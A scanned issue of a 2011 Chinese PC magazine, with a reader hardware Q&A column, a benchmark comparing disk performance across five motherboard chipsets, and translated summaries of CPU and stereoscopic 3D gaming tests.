大家好，本期试刊，必答小子看看论坛，瞧瞧邮箱，很多读者都问到年终游戏大作频发如何升级电脑的问题。好吧，以后我们专门开设这样的区域为大家解决游戏玩家的硬件问题，大家要多发邮件、追论坛哟！小子我，必答。

提问邮箱：
pcw-club@vip.sina.com

故障类

主板电池导致无法顺利开机

天津 慕容修：刚配的电脑，这段时间开机后，每次都要按 F1、F2 才能进系统，是不是 BIOS 什么的设置错误了或者是其他原因？

在我看来，这问题最有可能是主板电池无法提供关机后 CMOS 保存所需的电力供应所致。就你所提，原因可能在主板 CMOS 电池插座上，可用螺丝刀在触片上刮几下，然后把触片往上提一点，保证接触良好。如果还不能解决，就很可能是主板问题了。因为是新配的，可找商家进行调换。

主机能启动，为何显示器不亮？

石家庄 苍狼：这两天突然出问题，首先是开机后没有报警音，感觉很正常，但就是没有画面，过一会儿就能响起进入桌面后的音乐。显示器的电源指示灯一直为橙色，后来把另一台电脑上正常使用的显示器换过来，故障还是一样，泪奔了……

有进入桌面的声音，首先可判断主机没有问题，没有报警声也就正常了。之所以显示器不亮，是因为它没有收到主机的信号，处于待机状态。这样我们可从以下两点查找原因。一是看与主机连接是否正确，常见的是，主机有独显，却把显示器接到了集成显卡接口上。二是考虑到换了台显示器还是如此，就排除了原有显示器损坏的因素，建议换根数据线再试下。

集显 + 独显，数据线一定要接对位置

技术流

用液晶电视接主机，是否单独接音频线

合肥 燕尾蝶：国庆的时候把家里的电视换成了 32 英寸的液晶电视，想再接一台主机用来看电影。先用笔记本试了一下，用的是 VGA 线连接，可是电视上只有画面，没有声音，但是好像音频线和电脑音频线长得不一样，是不是要单独到电脑城买特殊的线材？

如果通过 VGA 线相连，它传输的是视频信号，音频信号需要再接根音频线才行。不过，现在的液晶电视一般都会配备 HDMI 接口。用 HDMI 线连接后，音频和视频信号就一起搞定了。

USB3.0 设备使用有点烦

济南 TISS：我的主板是技嘉的 Z68，支持 USB3.0。现在分别购买了威刚的 USB3.0 闪存、USB3.0 的扩展卡和移动硬盘盒，其中扩展卡准备接到另一台电脑上。可使用中发现，除了把闪存接到主板上能正常使用外，其他任何一种组合，不管是把闪存接到扩展卡上，还是把移动硬盘盒接到主板上都无法正常使用，换一个 USB2.0 的设备或接口却正常了，活见鬼了。想问问这是怎么回事？

出现这种情况，最根本的原因是 USB3.0 的扩展卡、移动硬盘盒一类产品的驱动还不完善。使用时，难免会产生兼容性问题。而相对来说，主板、闪存、原装移动硬盘就要好些，一般都能正常使用。所以建议你使用 USB3.0 接口的原装移动硬盘，这样就可以最大限度减少这些问题。

显存容量，谁真谁假

郑州 一米阳光：为了备战年底各种大作，我特意买了一块显卡。商家说有 1GB 显存，还说容量大有助于提高游戏效果。我在显卡背面标签上也看到了“1G”字样，在属性里查看也是 1GB。可朋友说这显卡只有 512MB 显存，另外的 512MB 是系统内存，但我的系统内存并没有减少呀！

要想查看显卡容量，标签或属性都不可靠。我们还是用“GPU-Z”一类的软件吧。另外，有些显卡的确存在借用系统内存当显存的问题。只是这个借用是临时的，即本身显存不够用了，就借用系统内存，所以也会存在系统内存总量不减少的情况，但它在标注时，会把这部分内存加到显存容量里面。

如果你不放心，怕被骗，用 GPU-Z 吧，它告诉你显卡所有的关键信息

主板一个 3Pin 接口能带动 3 个风扇吗？

天津 荒火：我在机箱上安装了多个风扇，可主板上风扇插座有限。现在打算把机箱顶部和尾部共三个机箱风扇通过 3Pin 一分三线一起接到主板插座上，这样是否可行。我的电源额定功率 450W。

不建议这样做，风扇虽是个小配件，但三个机箱风扇的总功率对于主板上的风扇插座来说，也较大了，提供不了足够支持。要知道，风扇供电和电源没有太多直接关系，反而和主板的供电能力高低息息相关。

你主板上插座紧张，可考虑使用一分二线，即两个风扇合用主板上的一个插座。另外，有些风扇可直接使用 D 型口来供电。相对于三针来说，D 型口就是少了测速功能而已，这功能对于机箱风扇一般来说用处不是很大。

一分二线可以同时安装两个风扇

游戏狂

《龙之谷》对硬件要求可高可低，低画质其实效果也过得去

要玩《龙之谷》，如何升级？

北京 天使：电脑配置为 AMD 速龙双核 4200+（超频至 2.67GHz）、昂达 N68S、2GB 内存、GeForce 8600GT。我在玩《龙之谷》时，开高画质，只有 20 多帧/秒。好对不起这么漂亮的画面。

你的配置 CPU 和显卡是瓶颈。好在 CPU 已超频，我们就考虑显卡。这款游戏要玩爽，GeForce 8600GT 低了，中低画质可以玩一下。而高画质，建议你升级至 AMD HD6750，价格在 599 元左右。升级后，速度应该接近 60 帧/秒。

配置不错，游戏玩不转

重庆 宇博：我的电脑主要配置为 Core i5 2300、华硕 P8H67、4GB 内存、显卡 GTX560Ti，应该比较给力吧。玩《魔兽世界》效果却一般，人多时全效果仅有 30~40 帧/秒，多人 RAID，全开效果也不理想。这是怎么回事呢？

单就硬件来说，你的电脑的确不错，流畅玩《魔兽世界》没有问题。而且人多的时候，三四十帧/秒也是正常的。如果还是觉得你比身边朋友电脑速度慢。建议从以下几个方面查找原因：软件方面，看看系统有没有病毒，驱动是否正确安装。其次，网速快慢也会影响到游戏效果，最后就是插件也会出现 Bug。

SSD 速度和质保谁重要？

广州 蓝冰儿：看着编辑们玩 SSD，我心里痒呀，所以最近打算升级一块 SSD 硬盘，加载游戏绝对快不少。初步选定了两块，其中一块速度更快，另一块的质保期是五年。不知该如何选择？

相对于普通机械硬盘来说，SSD 硬盘主要优势是速度快。因此，我们在选购时，应该将速度放在首位，质保其次。不过，质保其次不等于不要质保，一般在正规商家处购买，有国家三包的质保期限就够了。

电脑报 CPCWLAB

E评测实验室

2011 年 10 月 24 日 第 42 期
E1~E12 版
投稿信箱:pcw-hardwave@vip.sina.com
热线:(023)63658800
传真:(023)63658889
主编:王 诚
主笔:陈扬轶
美编:黄 莹

>E05 诺基亚N9首测
>E08 华硕UX21E笔记本全国首测
>E10 三星GT-P7510平板测试

“压榨”硬盘谁最牛？

主流芯片组磁盘性能对比测试

现在的处理器和显卡已不再是系统的性能瓶颈，对用户而言，硬盘性能才是最关键的。哪一款芯片组才能发挥硬盘的最大性能？让我们通过评测找出答案。

常见的三大硬盘“形态”

机械硬盘

既然要找出最能压榨硬盘性能的芯片组，那么我们必须先了解现在用户常用的硬盘有哪些形态。对于大多数用户而言，购买单个机械硬盘是最常见的，即使一些需要大容量硬盘的用户，哪怕多买几个硬盘来存储，但是就性能而言，和单硬盘是没区别的。购买机械硬盘的好处是，价格相对便宜，使用中风险系数较低（相比固态硬盘和 RAID 模式而言），虽然传输性能相对较低……通常来说，同款机械硬盘的理论性能在不同的芯片组中差异较小，不过实际应用中，不同芯片组的实际读写性能却有明显的差异，特别是在小文件的连续读取上。

固态硬盘

而对性能有要求的用户，则有两个选择。如果用户需要较高读取性能的，那么就会选择固态硬盘。固态硬盘拥有极高的数据读取性能，但是不同的系统以及不同的芯片组对于固态硬盘的优化也是不同的，即使是同一款固态硬盘，在不同平台上也有不同的性能表现，对于那些对磁盘性能要求较高的用户，哪一款芯片组最“契合”固态硬盘，想必也是非常关心的。值得一提的是，早期的固态硬盘写入性能有限，写入次数也有限制，而现在的固态硬盘虽然写入性能大幅提升，但是考虑到写入次数和容量，我们并不建议用户使用固态硬盘多次写数据。


RAID 模式

除了普通机械硬盘以及固态硬盘以外，目前硬盘第三种形态就是 RAID 模式了。实际上，固态硬盘的原理在某种程度上和 RAID 很接近。简单地说，RAID 是一种把多块独立的硬盘（物理硬盘）按不同的方式组合起来形成一个硬盘组（逻辑硬盘），从而提供比单个硬盘更高的存储性能和提供数据备份的技术。RAID 模式不仅可用于机械硬盘，同样适用于固态硬盘，不过为了同时兼容硬盘容量和性能，大多数用户组建 RAID 时，都使用了机械硬盘。RAID 模式常见的是 RAID 0 以及 RAID 0+1，其中 RAID 0 不但能提升磁盘性能，同时还能不损失硬盘容量，不足之处是只要一块硬盘出现故障，整个 RAID 0 系统的数据都要报废；而 RAID 0+1 以及其他 RAID 模式，则可以保证数据安全，但是却要损失硬盘的容量作为备份。从使用 RAID 的用户来看，考虑到价格和容量，大多数用户还是选择了 RAID 0。

五款芯片组登场亮相

880G 芯片组


880G 芯片组问世也有一年多了，这款芯片组采用的南桥芯片是 SB850 或者 SB710，这两款南桥芯片组的区别只是 USB 接口的多少、是否支持 SATA 6Gbps 以及 RAID 模式的不同，实际上在磁盘性能上并无太大差异，所以 880G 芯片组不但能代表 8 系列主板的磁盘性能，也代表了 AMD 7 系列主板的磁盘性能。880G 主板是目前主流的 AMD 主板产品，它的磁盘性能可以说是 AMD 除了 9 系列芯片组以及 APU 平台外最强的。



8 系列的主板的 SB850 南桥

990FX 芯片组


990FX 芯片组是目前 AMD 定位最高端的芯片组，它依然采用南北桥分离的设计，其中南桥使用的是 AMD 最新的 SB950 南桥芯片，这颗芯片在磁盘性能上和其他 9 系列的芯片组相似，只是功能有所增强。SB950 和 SB850 在设备数据上比较相似，但是磁盘性能是否也相似则不得而知。在我们的测试中，大家可以看到 8 系列芯片组和 9 系列芯片组在不同硬盘形态上的性能表现。



SB950 是 AMD 最高端芯片组的南桥

A75 芯片组

作为 APU 平台的“御用”芯片组，A75 主板的性能表现也是人们所关注的。特别是 A75 芯片组采用了单芯片设计，没有南北桥之分，这也让人们对硬盘在它上面的表现充满了期待。此外，A75 芯片组是现在 AMD 最晚推出的一款芯片组，理论上而言，它对目前设备的支持，包括固态硬盘，也应该是最完善的。A75 芯片组支持原生 4 个 USB3.0 以及 6 个 SATA 6Gbps 接口，支持多种 RAID 模式，对于需要更多磁盘功能以及扩展功能的用户来说，采用 A75 芯片组的主板相当有诱惑力。



注意，A75 芯片组是单芯片设计

下转E02版

上接E01版

Z68 芯片组

作为目前 Intel 在民用市场最高端的芯片组，Z68 可以说兼顾了 H67 以及 P67 的所有功能。此外，在功能方面，Z68 还加入了显卡切换功能以及智能响应技术，其中智能响应技术将传统的机械硬盘和固态硬盘的特点融合在了一起，大幅提升了系统的磁盘性能。可以说，和其他几款 LGA1155 芯片组相比，Z68 的变化还是相当显著的，不过它是否能最大程度发挥目前主流硬盘形态的性能呢？相信这是所有高端用户都关心的问题。

Z68 芯片组是目前 Intel 最高端芯片组

H61 芯片组

尽管 H61 是 LGA1155 平台中最低端的芯片组，但是和 P67 和 H67 相比，H61 的单芯片在工艺和功耗上完全一致，三款芯片组的区别只是一些功能上的差异，比如说 Intel 的高清视频技术以及对 SATA 6Gbps 的支持。所以单纯从性能上而言，无论是磁盘性能还是其他方面，H61 并不逊色于其他两款 LGA 1155 的芯片组。由于现在大多数使用 LGA1155 平台的独立显卡用户，在不超频的情况下比较喜欢采用 H61 主板，所以 H61 就成为了目前 Intel 在市面上的主流产品，它的磁盘性能也能代表 Intel 在这一代平台上的造诣。

H61 也是单芯片设计，性能并不差

测试平台与说明

测试平台

- **处理器**：Intel Core i7 2600K
  AMD PhenomII X6 1090T
  AMD A8-3850
- **主板**：AMD 880G 主板
  AMD 990FX 主板
  AMD A75 主板
  Intel H61 主板
  Intel Z68 主板
- **显卡**：AMD Radeon HD 6850
- **内存**：宇瞻 DDR3 1600 4GB×2
- **硬盘**：希捷酷鱼 XT 3TB（系统盘）
  希捷 7200.12 1TB×2
  （单硬盘以及 RAID 0 测试用）
  Intel 40GB x25-v
  （固态硬盘测试用）
- **电源**：航嘉多核 X7-900W
- **显示器**：AOC 619FH
- **操作系统**：Windows 7 64bit 中文版

首先必须说明的是，我们不是测哪一种硬盘形态的性能最强，而是测三种主流硬盘形态在不同芯片组下的性能表现，所以读者最应该关注的是，在使用相同硬盘的情况下，不同主板之间的磁盘性能数据。通过五款主板之间的数据对比，我们就能轻易了解到，单硬盘、固态硬盘以及 RAID 模式在哪一款芯片组上最能发挥出性能。这样那些对硬盘性能很看重的用户，就能在升级或者装机时，根据自己的硬盘形态选择最适合的主板。

尽管磁盘性能受其他设备的影响很小，但以防万一，在测试中我们选择的其他配件都属于高端产品，这样我们可以在其他设备不成为系统性能瓶颈的前提下，专注地观察硬盘的性能表现。值得一提的是，我们选择的硬盘产品，并不算目前最高端的，价格和性能比较适中，这也符合目前的市场状况以及用户需求，同时并不影响我们对比不同芯片组的磁盘性能。

在测试中，我们不但使用了专业的测试软件，比如 PCMark Vantage、HD Tune Pro、SiSoftware Sandra 来测试硬盘的理论性能表现，同时我们还采用了实际拷贝的方法，来测试硬盘的读取写入实际性能。考虑到固态硬盘的特性以及用途，所以在测试项目上，固态硬盘和其他两种硬盘形态略有一些不同。此外，在 RAID 模式测试中，我们将使用两块硬盘，测试最常见的 RAID 0 模式。

主流芯片组磁盘性能比拼

单机械硬盘篇

单硬盘在不同芯片组上的性能对比

	880G 芯片组	990FX 芯片组	A75 芯片组	H61 芯片组	Z68 芯片组
PCMark Vantage 磁盘分数	4457	4495	4364	4301	4486
HD Tune Pro 平均写入速度（单位：MB/s）	99.4	101	97.8	98.5	102
HD Tune Pro 平均读取速度（单位：MB/s）	101	106.4	106.4	104.2	106.5
HD Tune Pro 随机存取时间（单位：ms，数值越小越好）	13.7	13.6	13.6	13.4	7.71
HD Tune Pro 读取突发速率（单位：MB/s）	188.2	142.5	200.1	156.2	157.4
SiSoftware Sandra 文件系统索引（单位：MB/s）	102.48	104	105	102.8	105.7
SiSoftware Sandra 存取时间（单位：ms，数值越小越好）	6.82	6	6.8	6.8	5.36
SiSoftware Sandra 带缓存读取（单位：MB/s）	212.12	219	231	226.58	258.71
SiSoftware Sandra 顺序读取（单位：MB/s）	128	128.34	129	127.81	128.56
SiSoftware Sandra 随机读取（单位：MB/s）	68.33	72.28	68.8	68.4	76.1
SiSoftware Sandra 带缓存写入（单位：MB/s）	125.83	128.3	153.34	150	168.5
SiSoftware Sandra 顺序写入（单位：MB/s）	125.8	124.4	125.58	121	125
SiSoftware Sandra 随机写入（单位：MB/s）	74	53.46	74.32	62.42	75.36
Fastcopy 实际写入多个文件 9.9GB（单位：s，数值越小越好）	95.88	89.67	95.24	92.48	90.01
Fastcopy 实际读取多个文件 9.9GB（单位：s，数值越小越好）	93.13	92.24	91.84	92.51	90.73

BEST QUALITY
优胜者

Z68 芯片组

从单硬盘性能的比较来看，在测试整体硬盘性能的 PCMark Vantage 中，几款芯片组的差异不算太大，较强的是 990FX 和 Z68 芯片组，其他几款芯片组和它们分数相差不到 200 分，这也意味着对于使用单硬盘的用户而言，在大多数日常应用方面，选择什么芯片组的主板都差不多。

而在测试硬盘理论性能的 HD Tune Pro 以及 SiSoftware Sandra 项目中，几款芯片组就表现出一些不同了，在 HD Tune Pro 中，990FX 和 Z68 芯片组在读取和写入速度上要强于其他几款芯片组，这在我们的实际拷贝测试中，也很明显地体现了出来，Z68 和 990FX 在读取和写入实际数据时，所耗的时间整体要低于其他几款芯片组。在 SiSoftware Sandra 的测试中，Z68 则在大多数测试项目中都占据了明显的优势，充分展示出了 Intel 高端芯片组对硬盘的优化能力。

从整个测试来看，在单硬盘系统上，Intel 的 Z68 表现是最好的，而 H61 则有点让人失望。至于 AMD 方面，A75 以及 9 系列芯片组虽然在测试中不算最强，但是相比 8 系列芯片组的进步还是有目共睹的。

小提示 | TIPS

如果在同盘模式下进行读取和拷贝，无论是 Intel 还是 AMD 的主板，硬盘的实际表现都要受到很大的影响。相比而言，AMD 的芯片组在同盘模式下进行的数据拷贝，性能下滑程度要高于 Intel，特别是在拷贝小文件的时候，这种趋势会更加明显。所以之前一些用户在使用 AMD 8 系列或者 7 系列的主板时，拷贝数据时会出现短暂的速度下滑甚至停顿的状况，Intel 芯片组一般不会出现这种情况。

下转E03版

上接E02版

主流芯片组磁盘性能比拼

固态硬盘篇

固态硬盘在不同芯片组上的性能对比

	880G 芯片组	990FX 芯片组	A75 芯片组	H61 芯片组	Z68 芯片组
PCMark Vantage 磁盘分数	22274	24836	33294	20178	22230
HD Tune Pro 平均写入速度(单位:MB/s)	39.2	41.4	41.4	36	39.6
HD Tune Pro 平均读取速度(单位:MB/s)	172	181.2	187.9	190.7	181.6
HD Tune Pro 4KB 写入(单位:IOPS)	13226	13832	13879	13963	11645
HD Tune Pro 随机写入(单位:IOPS)	86	82	85	81	85
HD Tune Pro 4KB 读取(单位:IOPS)	4419	4993	5126	5692	4887
HD Tune Pro 随机读取(单位:IOPS)	230	268	268	265	265
SiSoftware Sandra 文件系统索引(单位:MB/s)	134.7	142.25	147.33	146.79	147.22
SiSoftware Sandra 顺序读取(单位:MB/s)	180	179.61	187	186.88	186.77
SiSoftware Sandra 随机读取(单位:MB/s)	126.4	149	153.7	152.16	153.7
SiSoftware Sandra 顺序写入(单位:MB/s)	37.81	41.82	41.82	42	41.8
SiSoftware Sandra 随机写入(单位:MB/s)	41.42	41.9	42	41.89	42
Fastcopy 实际读取单个文件 3.3GB(单位:s,数值越小越好)	30.48	29.12	28.86	29.85	29.31
Fastcopy 实际读取多个文件 9.9GB(单位:s,数值越小越好)	91.23	88.47	88.07	91.52	89.1

优胜者

A75 芯片组

固态硬盘本身的运行机制和机械硬盘不一样,所以对机械硬盘性能发挥较为有利的芯片组不见得在固态硬盘上也能有好的表现。从测试来看,受限于测试硬盘的本身性能,几款芯片组在HD Tune Pro 测试中的写入速度实际都比较慢,不过在读取速度上,H61 芯片组和 A75 芯片组则表现更好。H61 尽管在机械硬盘上表现一般,但是在固态硬盘上,特别是读取速度方面,表现相当不错,4KB 写入和读取的 IOPS 也是最高的一个,这颇让人意外。

不过在其他测试项目中,A75 则全面占优,无论是 SiSoftware Sandra 的文件系统测试还是 PCMark Vantage 的测试,它都领先于其他几款芯片组,实际的读取速度也是最快的。特别是在 PCMark Vantage 中,它的分数领先其他芯片组很多(PCMark Vantage 的计算机制有可能出现这种情况),这也说明了它对固态硬盘的优化的确相当出色。

让人略感意外的是 Z68,这款在普通单硬盘中表现最出色的芯片组,在固态硬盘的测试中,比我们预想的性能要低了一些。而 990FX 的表现仅次于 A75,两款 AMD 芯片组在固态硬盘上的优化如此出色,这的确让我们没有预想到。

小提示 | TIPS

Z68 的智能响应功能是一项很有用的功能,只要拥有一块固态硬盘和机械硬盘,Z68 就能将固态硬盘作为缓存为机械硬盘加速,使用起来也相当方便。不过要注意的是,这项功能必须将硬盘模式设置为 RAID,如果用户之前采用 IDE 或者 AHCI 硬盘模式安装系统的话,要么正常进入系统但无法使用这项功能,要么 BIOS 中设置为 RAID 模式后进系统蓝屏。

主流芯片组磁盘性能比拼

RAID 0 篇

RAID0 在不同芯片组上的性能对比

	880G 芯片组	990FX 芯片组	A75 芯片组	H61 芯片组	Z68 芯片组
PCMark Vantage 磁盘分数	6071	6165	6217	5730	6168
HD Tune Pro 平均写入速度(单位:MB/s)	151.4	169	169.6	154.4	149.5
HD Tune Pro 平均读取速度(单位:MB/s)	167.1	170	171.1	170.1	166.2
HD Tune Pro 随机存取时间(单位:ms,数值越小越好)	4.65	0.0011	0.018	5.45	5.32
HD Tune Pro 读取突发速率(单位:MB/s)	122.9	2034.6	3275	3295	165.1
SiSoftware Sandra 文件系统索引(单位:MB/s)	150.1	154.22	157.32	141.6	160.66
SiSoftware Sandra 带缓存读取(单位:MB/s)	2.31	2.44	1.68	6.13	104.8
SiSoftware Sandra 顺序读取(单位:MB/s)	200.62	204.63	205	204	205.2
SiSoftware Sandra 随机读取(单位:MB/s)	78.31	80.24	83.72	35.87	92.63
SiSoftware Sandra 带缓存写入(单位:MB/s)	84.24	86.81	211	198.37	99
SiSoftware Sandra 顺序写入(单位:MB/s)	181.45	189.73	199.18	199.1	199
SiSoftware Sandra 随机写入(单位:MB/s)	92.15	94.44	106.87	104.12	108
Fastcopy 实际写入多个文件 9.9GB(单位:秒,数值越小越好)	92.07	97.69	90	89.78	89.26
Fastcopy 实际读取多个文件 9.9GB(单位:秒,数值越小越好)	90.34	97.63	90.29	91.56	93.96

优胜者

A75 芯片组

RAID 0 模式的性能实际上很考验芯片组厂商的设计功力,包括驱动、对系统的优化等等都会影响到 RAID 0 模式的性能。而在我们的 RAID 0 测试中,由于测试软件对主板或者驱动的识别尚未完善,所以某些项目的算分机制没有形成统一,这样就造成了某些项目的得分差异过于夸张。当然,HD Tune Pro 的常规读写测试、PCMark 分数以及实际读写的时间都是正常的,读者和用户可以以这些数据作为参考。

从测试来看,低端的 H61 主板对于 RAID 0 的整体性能表现较为一般,特别是 PCMark 分数上,落后其他芯片组不少。相比起来,Z68 和 A75 在突出整体的 PCMark 测试中表现较好。A75 在 HD Tune Pro 中的理论读写性能是几款参测芯片组中最强的,990FX 的表现也不错,而 Z68 却意外地落在最后。

在其他项目上,Z68 在文件索引测试中,性能比较突出,不过除了 H61 和 880G,其他几款芯片组和 Z68 的差异并不大。在实际拷贝测试中,Intel 的两款芯片组写入速度都很突出,但 A75 只落后少许;不过在读取方面,Intel 的两款芯片组则落在了 A75 的身后。综合所有测试来看,A75 在 RAID 0 模式中的表现要强于其他几款芯片组,Z68 芯片组虽然在理论读写性能上略有不足,但是其他测试项目的表现也能让人满意。

小提示 | TIPS

不少主板都采用了第三方磁盘芯片,第三方磁盘芯片的 SATA 接口,可以让用户在 BIOS 中自由设置硬盘模式,不受原生 SATA 接口的影响。利用这一功能,无需重装系统,我们就能在系统盘为 IDE 模式时,将从盘设置为其他模式(比如将一对 RAID 0 硬盘挂在从盘上),以提升平台磁盘性能。不过要注意的是,这种模式在 Z68 中是无法打开智能响应功能的。此外,利用第三方磁盘芯片,我们还能获得更多的功能,比如更多的 RAID 模式、更多的设备接口。不过接在第三方磁盘芯片接口上的设备,无法使用原生芯片组的特殊功能,比如 Z68 的智能响应功能就无法支持。

工程师总结|陈扬铁

A75 给人惊喜

AMD 的磁盘性能一向受人诟病,从 6 系列到 8 系列,AMD 比起 Intel 的磁盘性能来始终有一定差距。但是从这次测试我们看到,虽然 8 系列芯片组依然在各种测试中不给力,但是无论是 990FX 还是 A75 都表现出了长足的进步。特别是 A75,在固态硬盘以及 RAID 0 测试中都有着上佳的表现。

当然,同盘拷贝时性能下滑过高依然是 AMD 需要正视的问题,特别是对于单硬盘和单一 RAID 用户,这个问题会严重影响应用时的体验。从这点来考虑,我们认为,对于那些习惯将固态硬盘以及 RAID 0 设置为从盘的用户而言,A75 是提升系统整体磁盘性能的上佳选择。

稳定的 Intel

尽管在固态硬盘和 RAID 0 的测试中整体不占优势,但对大多数使用单硬盘或者多个硬盘(不做 RAID 模式)的用户来说,Intel 的芯片组或许是更好的选择。在单硬盘的性能测试中,Z68 显然要强于其他芯片组,保持了 Intel 一贯的优良传统,如果用户想发挥单硬盘最大的性能,同时预算足够的话,那么 Z68 显然是不二的选择。

此外,就 Intel 的芯片组来看,稳定是最大的优势,Z68 不但在单硬盘测试中表现突出,在固态硬盘和 RAID 0 的测试项目中,它也有一些过人之处。而且即使是测试性能看上去偏低的 H61 芯片组,在同盘模式的读写状态下,性能下滑幅度也不是很高,更不会出现一些拷贝文件时偶尔 LAG 的情况,这对一些普通用户而言更加重要。

固态硬盘是王道

本次我们都是在统一的硬盘系统,以及统一的 SATA 接口下做出的测试,或许还不够完美,但是足以佐证现在的主流芯片组对哪一种硬盘形态更“亲切”。不过值得一提的是,目前主流的芯片组都已经支持 SATA 6Gbps,但无论是单独的机械硬盘还是以机械硬盘搭建 RAID 模式,受限于内部传输速度,即使硬盘采用 SATA 6Gbps 接口,也无法发挥出 SATA 6Gbps 的威力。

从这一点来看,除了采用更合适的芯片组外,要解决磁盘性能瓶颈的最佳方案依然是固态硬盘。目前支持 SATA 6Gbps 接口的固态硬盘越来越多,而像 Intel、微软这样的厂商也对固态硬盘做出了特殊的优化和应用方案,用户如果想要体验磁盘性能的急速增长,不妨购买一款采用 SATA 6Gbps 接口的固态硬盘作为从盘,并以读取数据为主,这样在大多数应用中,用户都会体验到不同于机械硬盘的快感!

新至尊上阵

Sandy Bridge-E Core i7 3960X 测试

编译自 http://www.tomshardware.com

性能实测

测试平台

处理器: Core i7 3960X 3.3GHz
Core i7 990X 3.46GHz
Core i7 2600K 3.4GHz
Phenom Ⅱ X6 1100T 3.3GHz
主板: Intel X79
华硕Rampage III Formula
华硕Maximus IV Extreme
华硕Sabertooth 990F
显卡: GeForce GTX 580 1.5 GB
内存: Crucial 8 GB DDR3-1333×4
硬盘: Samsung 470 256 GB
操作系统: Windows7 64bit 旗舰版
显卡驱动: ForceWare 280.26

今年初 Intel 发布 Sandy Bridge 的时候,很多人都以为在不久之后,Intel 将会发布基于 Sandy Bridge 核心的至尊版 X 系列处理器,然而一个多月以后 Intel 却低调地发布了老核心的 Core i7 990X 至尊版处理器。Sandy Bridge 核心的至尊版处理器一直不见踪影,直到几个月前,代号为 Sandy Bridge-E 的新至尊版处理器以及与之搭配的 X79 芯片组才透出消息。

在 Sandy Bridge-E 的新至尊版处理器 Core i7 3960X 发布之前,著名国外评测网站 Tomshardware 放出了其工程样品的测试报告,与老至尊版 Core i7 990X、Sandy Bridge 核心的 Core i7 2600K 以及 Phenom Ⅱ X6 1100T 进行了对比测试。新的至尊版 Core i7 处理器究竟会有多强大,其性能能否满足高端发烧友的需求呢,我们一起来看看。

游戏测试成绩表

	Core i7 3960X	Core i7 990X	Core i7 2600K	Phenom Ⅱ X6 1100T
3DMark11 X 模式	2099	2090	2099	2055
《地铁 2033》高画质,1920×1080,4×AA	36.3fps	36.7fps	36.3fps	36.0fps
《F1 赛车 2010》高画质,1920×1080,8×AA	71.6fps	71.9fps	71.9fps	45.5fps

多媒体编码测试成绩表

	Core i7 3960X	Core i7 990X	Core i7 2600K	Phenom Ⅱ X6 1100T
iTunes 10.4.1 AAC 音频编码时间	60s	71s	60s	93s
MainConcept 2.0 H.264 编码时间	40s	45s	51s	70s
HandBrake 0.9.4 MP4 编码时间	93s	104s	112s	161s

总结:Sandy Bridge-E 更适合服务器市场

与Sandy Bridge处理器相同的架构让Sandy Bridge-E处理器能够轻易地超越Gulftown核心的老一代至尊版处理器。不过,Sandy Bridge处理器在主流市场的地位依然不可动摇,不错的性能表现,良好的软件支持度和更低廉的价格让它能够得到游戏玩家和普通用户的青睐。对于桌面处理器市场来说,Sandy Bridge-E依然是少数超级发烧友的玩物,而Sandy Bridge-E处理器,在要求更高的服务器市场才会有更大的作为。

编辑点评:

虽然只是工程样品,但 Core i7 3960X 的测试成绩已经宣告了新一代桌面级至尊的诞生。不过,由于目前很多软件都没有针对四核心以上的处理器进行优化,在桌面平台 Sandy Bridge-E 处理器其实发挥不出最强的性能,反而让价格便宜得多的 Core i7 2600K 能够在个人用户市场出尽风头,如果不是对音视频编码这类对多核心处理器支持良好的应用有特别的要求,个人用户完全没必要去购买 Sandy Bridge-E 处理器。

基准测试成绩表

		Core i7 3960X	Core i7 990X	Core i7 2600K	Phenom Ⅱ X6 1100T
PCMark7	总分	5082	4938	5303	4075
	轻量级	4959	5003	5499	4537
	生产力	4915	4881	5200	4010
	创作	5319	5198	5494	4399
	娱乐	5342	5181	5472	4370
	计算	5714	4961	5303	3254
3DMark11物理测试		11838	9362	8598	5123
Sisoft Sandra 2011算术逻辑		130.7GIPS	115.2GIPS	91.9GIPS	59.2GIPS
Sisoft Sandra 2011浮点		213.3GFLOPS	159.0GFLOPS	148.7GFLOPS	79GFLOPS
Sisoft Sandra 2011多媒体整数		236.7Mpix/s	217.4Mpix/s	165.6Mpix/s	141.4Mpix/s
Sisoft Sandra 2011多媒体浮点		310.6Mpix/s	290.2Mpix/s	219.0Mpix/s	85.7Mpix/s

---

立体游戏对决

NVIDIA 3D Vision 2 VS AMD HD3D

编译自 http://www.tomshardware.com

10 月 15 日,NVIDIA 发布了其第二代 3D 立体技术——3D Vision 2,Tomshardware 迅速对 3D Vision 2 和 AMD 的 HD3D 立体技术在游戏中的实际体验进行了对比测试。

测试平台

处理器:Core i5-2500K OC 4GHz
主板:微星P67A-GD65
内存:OCZ DDR3 1333MHz 2GB×2
显卡:GeForce GTX 580 SLI/550Ti、Radeon HD 6790/6970
显示器:三星S23A750D/华硕VG278
操作系统:Windows 7 64bit旗舰版
显卡驱动:GeForce 280.19 Beta、催化剂11.8预览版
立体驱动:TriDef 4.6(AMD HD3D)

测试方法

测试方法是以最高画质运行主流游戏,以 1920×1080 分辨率无 AA 和 4×AA 两种模式来测试游戏的运行速度,其中 N 卡使用 MSAA,A 卡大多使用 MLAA,因为 TriDef 经常不支持 MSAA。

很多人会认为,3D 渲染的额外压力会让单卡不堪重负,双卡才能应付,然而事实上,GeForce GTX 580 SLI 的确轻松搞定了所有测试项目,但是一块 Radeon HD 6970 落后得并不多。不过,在打开 AA 后单卡的性能会有比较明显的下降,这时支持 SLI 的 N 卡就体现出优势来了。

编辑点评:NVIDIA 的 3D Vision2,通过更亮的 LED 背光显示器、更舒适的眼镜结构和更出色的周围视觉,让 3D 立体模式的游戏体验更好。而 AMD 显卡由于需要安装第三方 3D 立体驱动,效果受制于这些驱动的稳定性和兼容性。对于 AMD 来说,要想在 3D 立体模式下与 NVIDIA 分庭抗礼,更重要的也许是尽快在自己的驱动中整合兼容性更加完美的 3D 立体驱动,同时尽快加入 3D 立体模式对 CrossFire 的支持。

游戏 3D 体验测试成绩

	GeForce GTX 580 SLI	GeForce GTX 550Ti	Radeon HD 6970	Radeon HD 6790
《失落的星球2》DX9模式、无AA	59.9fps	18.3fps	39.3fps	24.7fps
《失落的星球2》DX9模式、4×AA	59.8fps	13.4fps	32.8fps	15.9fps
《魔兽世界》无AA	60.0fps	28.2fps	55.5fps	35.9fps
《魔兽世界》4×AA	60.0fps	27.5fps	N/A	N/A

极速轻薄

